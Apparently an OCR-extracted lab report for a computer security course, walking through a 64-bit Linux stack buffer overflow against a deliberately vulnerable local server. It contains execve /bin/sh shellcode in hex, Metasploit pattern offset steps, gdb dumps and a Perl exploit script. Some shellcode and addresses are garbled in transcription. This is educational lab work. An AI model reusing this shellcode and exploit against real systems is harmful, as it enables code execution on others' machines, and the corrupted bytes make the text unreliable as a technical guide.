


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## 64-bit Linux buffer overflow

A buffer overflow occurs when a program or process attempts to write more data to a fixed length block of memory (a buffer), than the buffer is allocated to hold. An attacker can cause the application to execute arbitrary code and take over the machine by sending carefully crafted input to an application.


### Steps:

- Firstly, we download the MYE007-L1.zip file and we extract it on a USB (8GB).
- We run Linux 64-bit (MYE007).vmx with VMWare Player.



```
Terminal
File Edit View Terminal Tabs Help
root@mye007:~# gcc -fno-stack-protector -z execstack -o simple_server simple_server.c
root@mye007:~# ./simple_server
0x7fffffff4e0
```

- We open a terminal and we run the commands:  
    > *gcc -fno-stack-protector -z execstack -o simple\_server simple\_server.c*  
    > *./simple\_server*  
in order to “simplify” the attack and compile simple\_server.c file.

A terminal window titled "Terminal" with a menu bar (File, Edit, View, Terminal, Tabs, Help). The terminal shows the following commands and output:

```
root@mye007:~# gcc shell.c
root@mye007:~# objdump -d a.out | sed -n '/point0/,/point1/p';
00000000004004ba <point0>:
4004ba:    eb 0e                jmp     4004ca <there>

00000000004004bc <here>:
4004bc:    5f                   pop     %rdi
4004bd:    48 31 c0             xor     %rax,%rax
4004c0:    b0 3b               mov     $0x3b,%al
4004c2:    48 31 f6             xor     %rsi,%rsi
4004c5:    48 31 d2             xor     %rdx,%rdx
4004c8:    0f 05               syscall

00000000004004ca <there>:
4004ca:    e8 ed ff ff ff      callq   4004bc <here>
4004cf:    2f                   (bad)
4004d0:    62                   (bad)
4004d1:    69 6e 2f 73 68 00 ef imul     $0xef006873,0x2f(%rsi),%ebp

00000000004004d7 <point1>:
root@mye007:~# xxd -s0x4ba -l 32 -p a.out payload
root@mye007:~#
```

- shell.c file contains the attack load. We run the following commands:
  - > `gcc shell.c`
  - > `objdump -d a.out | sed -n '/point0/,/point1/p';` show the assembly
  - > `xxd -s0x4ba -l 32 -p a.out payload;` save the payload
- We saved the payload, so we open the payload file and we copy it and fill the field in exploit.pl file in hex:  
`my $payload="\xeb\x0e\x5f\x48\x31\xc0\xb0\x3b\x48\x31\xf6\x48\x31\xd2\x0f\x05\xe8\xed\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\xef\xbe\xad"`

## Security of Computer Systems and Networks

```
Terminal
File Edit View Terminal Tabs Help
root@mye007:~# cd /opt/metasploit-framework/tools/exploit
root@mye007:/opt/metasploit-framework/tools/exploit# ./pattern_create.rb -l 256 > /tmp/j.txt
root@mye007:/opt/metasploit-framework/tools/exploit# telnet localhost 7890 < /tmp/j.txt
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Input something> Connection closed by foreign host.
root@mye007:/opt/metasploit-framework/tools/exploit# █

Terminal
File Edit View Terminal Tabs Help
root@mye007:~# gcc -fno-stack-protector -z execstack -o simple_server simple_ser
ver.c
root@mye007:~# ./simple_server
0x7fffffff4e0
server: got connection from 127.0.0.1 port 42033
RECV: 258 bytes
41 61 30 41 61 31 41 61 32 41 61 33 41 61 34 41 | Aa0Aa1Aa2Aa3Aa4A
61 35 41 61 36 41 61 37 41 61 38 41 61 39 41 62 | a5Aa6Aa7Aa8Aa9Ab
30 41 62 31 41 62 32 41 62 33 41 62 34 41 62 35 | 0Ab1Ab2Ab3Ab4Ab5
41 62 36 41 62 37 41 62 38 41 62 39 41 63 30 41 | Ab6Ab7Ab8Ab9Ac0A
63 31 41 63 32 41 63 33 41 63 34 41 63 35 41 63 | c1Ac2Ac3Ac4Ac5Ac
36 41 63 37 41 63 38 41 63 39 41 64 30 41 64 31 | 6Ac7Ac8Ac9Ad0Ad1
41 64 32 41 64 33 41 64 34 41 64 35 41 64 36 41 | Ad2Ad3Ad4Ad5Ad6A
64 37 41 64 38 41 64 39 41 65 30 41 02 01 00 00 | d7Ad8Ad9Ae0A...
32 41 65 33 41 65 34 41 65 35 41 65 36 41 65 37 | 2Ae3Ae4Ae5Ae6Ae7
41 65 38 41 65 39 41 66 30 41 66 31 41 66 32 41 | Ae8Ae9Af0Af1Af2A
66 33 41 66 34 41 66 35 41 66 36 41 66 37 41 66 | f3Af4Af5Af6Af7Af
38 41 66 39 41 67 30 41 67 31 41 67 32 41 67 33 | 8Af9Ag0Ag1Ag2Ag3
41 67 34 41 67 35 41 67 36 41 67 37 41 67 38 41 | Ag4Ag5Ag6Ag7Ag8A
67 39 41 68 30 41 68 31 41 68 32 41 68 33 41 68 | g9Ah0Ah1Ah2Ah3Ah
34 41 68 35 41 68 36 41 68 37 41 68 38 41 68 39 | 4Ah5Ah6Ah7Ah8Ah9
41 69 30 41 69 31 41 69 32 41 69 33 41 69 34 41 | Ai0Ai1Ai2Ai3Ai4A
0d 0a | ..
Segmentation fault
root@mye007:~# █
```

- We open two terminals, one to run the simple\_server as the server and the other as the client so as to send j.txt file with a specific length of bytes.

server:

```
> gdb -q simple_server
(gdb) run
```

client:

```
> cd /opt/metasploit-framework/tools/exploit
> ./pattern_create.rb -l 256 > /tmp/j.txt
> telnetlocalhost7890 < /tmp/j.tx
```

## Security of Computer Systems and Networks

- We have Segmentation fault which means that we overflow the stack and there are crucial information that are overwritten such as the return address. We try to send j.txt with different lengths in order to find where no error occurs and where the errors begin.

NOTE: There are 6 more characters added (six dots).

```
File Edit View Terminal Tabs Help
root@mye007:/opt/metasploit-framework/tools/exploit# clear
3;J

root@mye007:/opt/metasploit-framework/tools/exploit# ./pattern_create.rb -l 150 > /tmp/j.txt
root@mye007:/opt/metasploit-framework/tools/exploit# telnet localhost 7890 < /tmp/j.txt
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Input something> Connection closed by foreign host.
root@mye007:/opt/metasploit-framework/tools/exploit#
```

```
root@mye007:~# gdb -q simple_server
Reading symbols from simple_server...(no debugging symbols found)...done.
(gdb) run
Starting program: /root/simple_server
0x7fffffff4c0
server: got connection from 127.0.0.1 port 42047
RECV: 152 bytes
41 61 30 41 61 31 41 61 32 41 61 33 41 61 34 41 | Aa0Aa1Aa2Aa3Aa4A
61 35 41 61 36 41 61 37 41 61 38 41 61 39 41 62 | a5Aa6Aa7Aa8Aa9Ab
30 41 62 31 41 62 32 41 62 33 41 62 34 41 62 35 | 0Ab1Ab2Ab3Ab4Ab5
41 62 36 41 62 37 41 62 38 41 62 39 41 63 30 41 | Ab6Ab7Ab8Ab9Ac0A
63 31 41 63 32 41 63 33 41 63 34 41 63 35 41 63 | c1Ac2Ac3Ac4Ac5Ac
36 41 63 37 41 63 38 41 63 39 41 64 30 41 64 31 | 6Ac7Ac8Ac9Ad0Ad1
41 64 32 41 64 33 41 64 34 41 64 35 41 64 36 41 | Ad2Ad3Ad4Ad5Ad6A
64 37 41 64 38 41 64 39 41 65 30 41 98 00 00 00 | d7Ad8Ad9Ae0A....
32 41 65 33 41 65 34 41 65 35 41 65 36 41 65 37 | 2Ae3Ae4Ae5Ae6Ae7
41 65 38 41 65 39 0d 0a | Ae8Ae9..
[Inferior 1 (process 1551) exited normally]
(gdb)
```

- For 150 bytes (and less obviously) the process exits normally.

## Security of Computer Systems and Networks

```
File Edit View Terminal Tabs Help
root@mye007:/opt/metasploit-framework/tools/exploit# ./pattern_create.rb -l 150 > /tmp/j.txt
root@mye007:/opt/metasploit-framework/tools/exploit# telnet localhost 7890 < /tmp/j.txt
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Input something> Connection closed by foreign host.
root@mye007:/opt/metasploit-framework/tools/exploit# ./pattern_create.rb -l 151 > /tmp/j.txt
root@mye007:/opt/metasploit-framework/tools/exploit# telnet localhost 7890 < /tmp/j.txt
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Input something> Connection closed by foreign host.
root@mye007:/opt/metasploit-framework/tools/exploit# █

root@mye007:~# gdb -q simple_server
Reading symbols from simple_server...(no debugging symbols found)...done.
(gdb) run
Starting program: /root/simple_server
0x7fffffff4c0
server: got connection from 127.0.0.1 port 42049
RECV: 153 bytes
41 61 30 41 61 31 41 61 32 41 61 33 41 61 34 41 | Aa0Aa1Aa2Aa3Aa4A
61 35 41 61 36 41 61 37 41 61 38 41 61 39 41 62 | a5Aa6Aa7Aa8Aa9Ab
30 41 62 31 41 62 32 41 62 33 41 62 34 41 62 35 | 0Ab1Ab2Ab3Ab4Ab5
41 62 36 41 62 37 41 62 38 41 62 39 41 63 30 41 | Ab6Ab7Ab8Ab9Ac0A
63 31 41 63 32 41 63 33 41 63 34 41 63 35 41 63 | c1Ac2Ac3Ac4Ac5Ac
36 41 63 37 41 63 38 41 63 39 41 64 30 41 64 31 | 6Ac7Ac8Ac9Ad0Ad1
41 64 32 41 64 33 41 64 34 41 64 35 41 64 36 41 | Ad2Ad3Ad4Ad5Ad6A
64 37 41 64 38 41 64 39 41 65 30 41 99 00 00 00 | d7Ad8Ad9Ae0A...
32 41 65 33 41 65 34 41 65 35 41 65 36 41 65 37 | 2Ae3Ae4Ae5Ae6Ae7
41 65 38 41 65 39 41 0d 0a | Ae8Ae9A..
0x7fffffff4c0
[!!] Fatal Error binding to socket: Address already in use
[Inferior 1 (process 1563) exited with code 0377]
(gdb) █
```

- For 151 bytes the process returns fatal error. Therefore, 150 bytes is the upper border for the stack memory in order to run and exit normally.

## Security of Computer Systems and Networks

```
File Edit View Terminal Tabs Help
root@mye007:/opt/metasploit-framework/tools/exploit# ./pattern_create.rb -l 150 > /tmp/j.txt
root@mye007:/opt/metasploit-framework/tools/exploit# telnet localhost 7890 < /tmp/j.txt
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Input something> Connection closed by foreign host.
root@mye007:/opt/metasploit-framework/tools/exploit# ./pattern_create.rb -l 151 > /tmp/j.txt
root@mye007:/opt/metasploit-framework/tools/exploit# telnet localhost 7890 < /tmp/j.txt
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Input something> Connection closed by foreign host.
root@mye007:/opt/metasploit-framework/tools/exploit# ./pattern_create.rb -l 152 > /tmp/j.txt
root@mye007:/opt/metasploit-framework/tools/exploit# telnet localhost 7890 < /tmp/j.txt
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Input something> Connection closed by foreign host.
root@mye007:/opt/metasploit-framework/tools/exploit# █

(gdb) run
Starting program: /root/simple_server
0x7fffffff4c0
server: got connection from 127.0.0.1 port 42051
RECV: 154 bytes
41 61 30 41 61 31 41 61 32 41 61 33 41 61 34 41 | Aa0Aa1Aa2Aa3Aa4A
61 35 41 61 36 41 61 37 41 61 38 41 61 39 41 62 | a5Aa6Aa7Aa8Aa9Ab
30 41 62 31 41 62 32 41 62 33 41 62 34 41 62 35 | 0Ab1Ab2Ab3Ab4Ab5
41 62 36 41 62 37 41 62 38 41 62 39 41 63 30 41 | Ab6Ab7Ab8Ab9Ac0A
63 31 41 63 32 41 63 33 41 63 34 41 63 35 41 63 | c1Ac2Ac3Ac4Ac5Ac
36 41 63 37 41 63 38 41 63 39 41 64 30 41 64 31 | 6Ac7Ac8Ac9Ad0Ad1
41 64 32 41 64 33 41 64 34 41 64 35 41 64 36 41 | Ad2Ad3Ad4Ad5Ad6A
64 37 41 64 38 41 64 39 41 65 30 41 9a 00 00 00 | d7Ad8Ad9Ae0A....
32 41 65 33 41 65 34 41 65 35 41 65 36 41 65 37 | 2Ae3Ae4Ae5Ae6Ae7
41 65 38 41 65 39 41 66 0d 0a | Ae8Ae9Af..

Program received signal SIGSEGV, Segmentation fault.
_illn_number_rewrite (w=0xffffffffffff90 <error: Cannot access memory at address 0xffffffffffff90>,
w@entry=<error reading variable: Cannot access memory at address 0x6641396541386549>,
rear_ptr=<error reading variable: Cannot access memory at address 0x6641396541386549>,
end=<error reading variable: Cannot access memory at address 0x6641396541386549>) at _illn_number.h:88
88 _illn_number.h: No such file or directory.
(gdb) █
```

- For 152 bytes the process returns SIGSEGV, we are trying to use more memory than we should.



## Security of Computer Systems and Networks

```
terminal
File Edit View Terminal Tabs Help
Escape character is '^]'.
Input something> Connection closed by foreign host.
root@mye007:/opt/metasploit-framework/tools/exploit# ./pattern_create.rb -l 151 > /tmp/j.txt
root@mye007:/opt/metasploit-framework/tools/exploit# telnet localhost 7890 < /tmp/j.txt
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Input something> Connection closed by foreign host.
root@mye007:/opt/metasploit-framework/tools/exploit# ./pattern_create.rb -l 152 > /tmp/j.txt
root@mye007:/opt/metasploit-framework/tools/exploit# telnet localhost 7890 < /tmp/j.txt
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Input something> Connection closed by foreign host.
root@mye007:/opt/metasploit-framework/tools/exploit# ./pattern_create.rb -l 153 > /tmp/j.txt
root@mye007:/opt/metasploit-framework/tools/exploit# telnet localhost 7890 < /tmp/j.txt
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Input something> Connection closed by foreign host.
root@mye007:/opt/metasploit-framework/tools/exploit# █

root@mye007:~# gdb -q simple_server
Reading symbols from simple_server...(no debugging symbols found)...done.
(gdb) run
Starting program: /root/simple_server
0x7fffffff4c0
server: got connection from 127.0.0.1 port 42053
RECV: 155 bytes
41 61 30 41 61 31 41 61 32 41 61 33 41 61 34 41 | Aa0Aa1Aa2Aa3Aa4A
61 35 41 61 36 41 61 37 41 61 38 41 61 39 41 62 | a5Aa6Aa7Aa8Aa9Ab
30 41 62 31 41 62 32 41 62 33 41 62 34 41 62 35 | 0Ab1Ab2Ab3Ab4Ab5
41 62 36 41 62 37 41 62 38 41 62 39 41 63 30 41 | Ab6Ab7Ab8Ab9Ac0A
63 31 41 63 32 41 63 33 41 63 34 41 63 35 41 63 | c1Ac2Ac3Ac4Ac5Ac
36 41 63 37 41 63 38 41 63 39 41 64 30 41 64 31 | 6Ac7Ac8Ac9Ad0Ad1
41 64 32 41 64 33 41 64 34 41 64 35 41 64 36 41 | Ad2Ad3Ad4Ad5Ad6A
64 37 41 64 38 41 64 39 41 65 30 41 9b 00 00 00 | d7Ad8Ad9Ae0A...
32 41 65 33 41 65 34 41 65 35 41 65 36 41 65 37 | 2Ae3Ae4Ae5Ae6Ae7
41 65 38 41 65 39 41 66 30 0d 0a | Ae8Ae9Af0..

Program received signal SIGSEGV, Segmentation fault.
0x00007ffff70a0d30 in ?? ()
(gdb) █
```

- The segmentation fault here, didn't happen because a piece of memory was overwritten, it happened because **the return address was overwritten** with characters from j.txt and now points to an address that doesn't exist.

```
Terminal
File Edit View Terminal Tabs Help
(gdb) run
Starting program: /root/simple_server
0x7fffffff4c0
server: got connection from 127.0.0.1 port 42053
RECV: 155 bytes
41 61 30 41 61 31 41 61 32 41 61 33 41 61 34 41 | Aa0Aa1Aa2Aa3Aa4A
61 35 41 61 36 41 61 37 41 61 38 41 61 39 41 62 | a5Aa6Aa7Aa8Aa9Ab
30 41 62 31 41 62 32 41 62 33 41 62 34 41 62 35 | 0Ab1Ab2Ab3Ab4Ab5
41 62 36 41 62 37 41 62 38 41 62 39 41 63 30 41 | Ab6Ab7Ab8Ab9Ac0A
63 31 41 63 32 41 63 33 41 63 34 41 63 35 41 63 | c1Ac2Ac3Ac4Ac5Ac
36 41 63 37 41 63 38 41 63 39 41 64 30 41 64 31 | 6Ac7Ac8Ac9Ad0Ad1
41 64 32 41 64 33 41 64 34 41 64 35 41 64 36 41 | Ad2Ad3Ad4Ad5Ad6A
64 37 41 64 38 41 64 39 41 65 30 41 9b 00 00 00 | d7Ad8Ad9Ae0A....
32 41 65 33 41 65 34 41 65 35 41 65 36 41 65 37 | 2Ae3Ae4Ae5Ae6Ae7
41 65 38 41 65 39 41 66 30 0d 0a | Ae8Ae9Af0..

Program received signal SIGSEGV, Segmentation fault.
0x00007ffff70a0d30 in ?? ()
(gdb) i r
rax                0x0                0
rbx                0x3765413665413565        3991668346616624485
rcx                0xffffffffffffff90        -112
rdx                0xffffffffffffff90        -112
rsi                0x7fffffff4c0        140737488348352
rdi                0x39644138        962871608
rbp                0x6641396541386541        0x6641396541386541
rsp                0x7fffffff560        0x7fffffff560
r8                 0x0                0
r9                 0x0                0
r10                0x7fffffff280        140737488347776
r11                0x246        582
r12                0x4008a0 4196512
r13                0x7fffffff630        140737488348720
r14                0x0                0
r15                0x0                0
rip                0x7ffff70a0d30        0x7ffff70a0d30
eflags             0x10206 [ PF IF RF ]
cs                 0x33        51
ss                 0x2b        43
ds                 0x0                0
es                 0x0                0
---Type <return> to continue, or q <return> to quit---
```

- We run *i r* on (gdb) to find out what causes the collapse, rbp and rip are overwritten. Rbp is used as a pointer that shows the start of the of the stack frame. Rbp is saved right after the rip is saved. Rip contains the address of the next instruction to be executed which points to a faulty address. We keep the first 8 digits of rbp because these form the address where the problem occurs.

The errors begin after 150 bytes which means that we need at least 8 digits.  
 $2^8 = 256$  and  $2^7=128$

The return address is in opposite order(little-endian):

0x**6641396541386541** we keep → **65394166 = e9Af**



## Security of Computer Systems and Networks

```
Terminal
File Edit View Terminal Tabs Help
root@mye007:/opt/metasploit-framework/tools/exploit# ./pattern_create.rb -l 151 > /tmp/j.txt
root@mye007:/opt/metasploit-framework/tools/exploit# telnet localhost 7890 < /tmp/j.txt
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Input something> Connection closed by foreign host.
root@mye007:/opt/metasploit-framework/tools/exploit# ./pattern_create.rb -l 152 > /tmp/j.txt
root@mye007:/opt/metasploit-framework/tools/exploit# telnet localhost 7890 < /tmp/j.txt
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Input something> Connection closed by foreign host.
root@mye007:/opt/metasploit-framework/tools/exploit# ./pattern_create.rb -l 153 > /tmp/j.txt
root@mye007:/opt/metasploit-framework/tools/exploit# telnet localhost 7890 < /tmp/j.txt
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Input something> Connection closed by foreign host.
root@mye007:/opt/metasploit-framework/tools/exploit# ./pattern_offset.rb -q e9Af
[*] Exact match at offset 148
root@mye007:/opt/metasploit-framework/tools/exploit#
```

- We use `pattern_offset.rb` command to determine exactly how many bytes the address is. It returns exact match at offset 148. It's now known that 148 bytes occur before rip is overwritten.
- We need to fill now in `exploit.pl` file, the 8-byte rip address in hex. We need to send:

*148 bytes + 6 bytes + 4 bytes = 158 bytes*

**The offset is 148 bytes, 6 bytes are added as we mentioned before and 4 bytes are standard add-on.**

**Shell is by default 32 bytes:  $158 \text{ bytes} - 32 \text{ bytes} = 126 \text{ bytes}$**

**The return address is by default 6 bytes:  $126 \text{ bytes} - 6 \text{ bytes} = 120 \text{ bytes}$**

**There are 120 bytes left, to use in NOPSLED and BUFFSTUFF:**

*60 bytes NOPSLED*

*60 bytes BUFFSTUFF*

# Security of Computer Systems and Networks

```
File Edit View Terminal Help
A debugging session is active.

Inferior 1 [process 2154] will be killed.

Quit anyway? (y or n) y
root@mye007:~# clear
[3:]
root@mye007:~# gdb -q simple_server
Reading symbols from simple_server...(no debugging symbols found)...done.
(gdb) run
Starting program: /root/simple_server
0x7fffffffedc0
server: got connection from 127.0.0.1 port 42077
RECV: 159 bytes
90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
31 c0 b0 3b 48 31 f6 48 31 d2 0f 05 e8 ed ff ff | 1..;H1.H1.....H
ff 2f 62 69 6e 2f 73 68 00 ef be ad 90 90 90 90 | ./bin/sh.....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....
Program received signal SIGSEGV, Segmentation fault.
0x000000000400cf6 in main ()
```

```
*exploit.pl - Mousepad
File Edit View Text Document Navigation Help
Warning, you are using the root account, you may harm your system.

use strict;
use Socket;
my $spnsled="\x90" x 60; # fill in the correct length in decimal number of bytes
my $payload="\xeb\xbe\xef\x5f\x48\x31\xc0\xb0\x3b\x48\x31\xf6\x48\x31\xd2\x0f\x85\xe8\xed\xff\xff\xff\x2f\x62\x69\x6e\\x";
my $buffstuff="\x90" x 60; # fill in the correct length in decimal number bytes
my $offset_rip = "...\\xf7\x00\x00"; # fill in the 8-byte rip address in hex (little-endian)
my $target = "127.0.0.1";
my $steport = 7890;
my $tcpproto = getprotobyname('tcp');
my $binaddr = inet_aton($target);
my $sexataddr = sockaddr_in($steport, $binaddr);
print "Initializing and Socket Setting Up.\n";
socket(SOCKET, PF_INET, SOCK_STREAM, $tcpproto) or die "socket: $!";
print "\\Making a Connection To the Target";
connect(SOCKET, $sexataddr) or die "connect: $!";
print "\\nExploiting The Target Machine";
print SOCKET $spnsled.$payload.$buffstuff.$offset_rip."\\n";
print "\\nExploit Completed";
print "\\nInitializing the Connection to The Opened Port by the Payload";
close SOCKET or die "close: $!";
```

- We try to use exploit.pl with 60 bytes NOPSLED and 60 bytes BUFFSTUFF, but without changing the offset.  
We get Segmentation fault. Again, the return address is overwritten. This statement is important to us, as the address mentioned in this `0x0000000000400cf6` is pointing to the location where overflow has affected the regular flow of our program.

```

File Edit View Terminal Tabs Help
--Type <return> to continue, or q <return> to quit--q
Quit
(gdb) x/100x $rsp -200
0x7fffffff490: 0x00000000 0x00000000 0x00000000 0x00000000
0x7fffffff4e40: 0x00000000 0x00000000 0x007ff1ea8 0x000007fff
0x7fffffff4e4b: 0x00000000 0x00000000 0x000400ce8 0x00000000
0x7fffffff4e4c: 0x00000000 0x00000000 0x00000000 0x00000000
0x7fffffff4e4d: 0x00000000 0x00000000 0x00000000 0x00000000
0x7fffffff4e4e: 0x00000000 0x00000000 0x00000000 0x00000000
0x7fffffff4e4f: 0x00000000 0x00000000 0x00000000 0x00000000
0x7fffffff4e50: 0x00000000 0x00000000 0x00000000 0x485f0eac
0x7fffffff4e51: 0x3bbb0c31 0x48f63148 0x0509d7231 0xfffffde8
0x7fffffff4e52: 0x69622fff 0x68732f6e 0xadabee00 0x00000000
0x7fffffff4e53: 0x00000000 0x00000000 0x00000000 0x00000000
0x7fffffff4e54: 0x00000000 0x00000000 0x00000000 0x00000000
0x7fffffff4e55: 0x00000000 0x00000000 0x00000000 0xfffffff
0x7fffffff4e56: 0x00000000 0x00000000 0xfffffe2e 0x000a000
0x7fffffff4e57: 0x00000000 0x00000001 0x00400fa4 0x00000000
0x7fffffff4e58: 0x00000000 0x00000000 0xfbf46e89 0x80189844
0x7fffffff4e59: 0x0004002a0 0x00000000 0xfffffe30 0x000007fff
0x7fffffff4e5a: 0x00000000 0x00000000 0x00000000 0x00000000
0x7fffffff4e5b: 0x3186e809 0x7fe767bb 0xaebce809 0x7fe7779e
0x7fffffff4e5c: 0x00000000 0x00000000 0x00000000 0x00000000
0x7fffffff4e5d: 0x00000000 0x00000000 0x00400d00 0x00000000
0x7fffffff4e5e: 0xfffffe38 0x000007ff 0x00000001 0x00000000
0x7fffffff4e5f: 0x00000000 0x00000000 0x00000000 0x00000000
--Type <return> to continue, or q <return> to quit--

```

```
File Edit View Text Document Navigation Help
*exploit.pl - Mousepad
Warning, you are using the root account, you may harm your system.

use strict;
use Socket;
my $snopsled="\x90" x 60; # fill in the correct length in decimal number of bytes
my $payload="\xeb\x0e\x5f\x48\x31\xc0\xb0\x3b\x48\x31\xf6\x48\x31\xd2\x0f\x05\xe8\xed\xff\xff\xff\x2f\x62\x69\xe6>";
my $buffstuff="\x90" x 60; # fill in the correct length in decimal number bytes
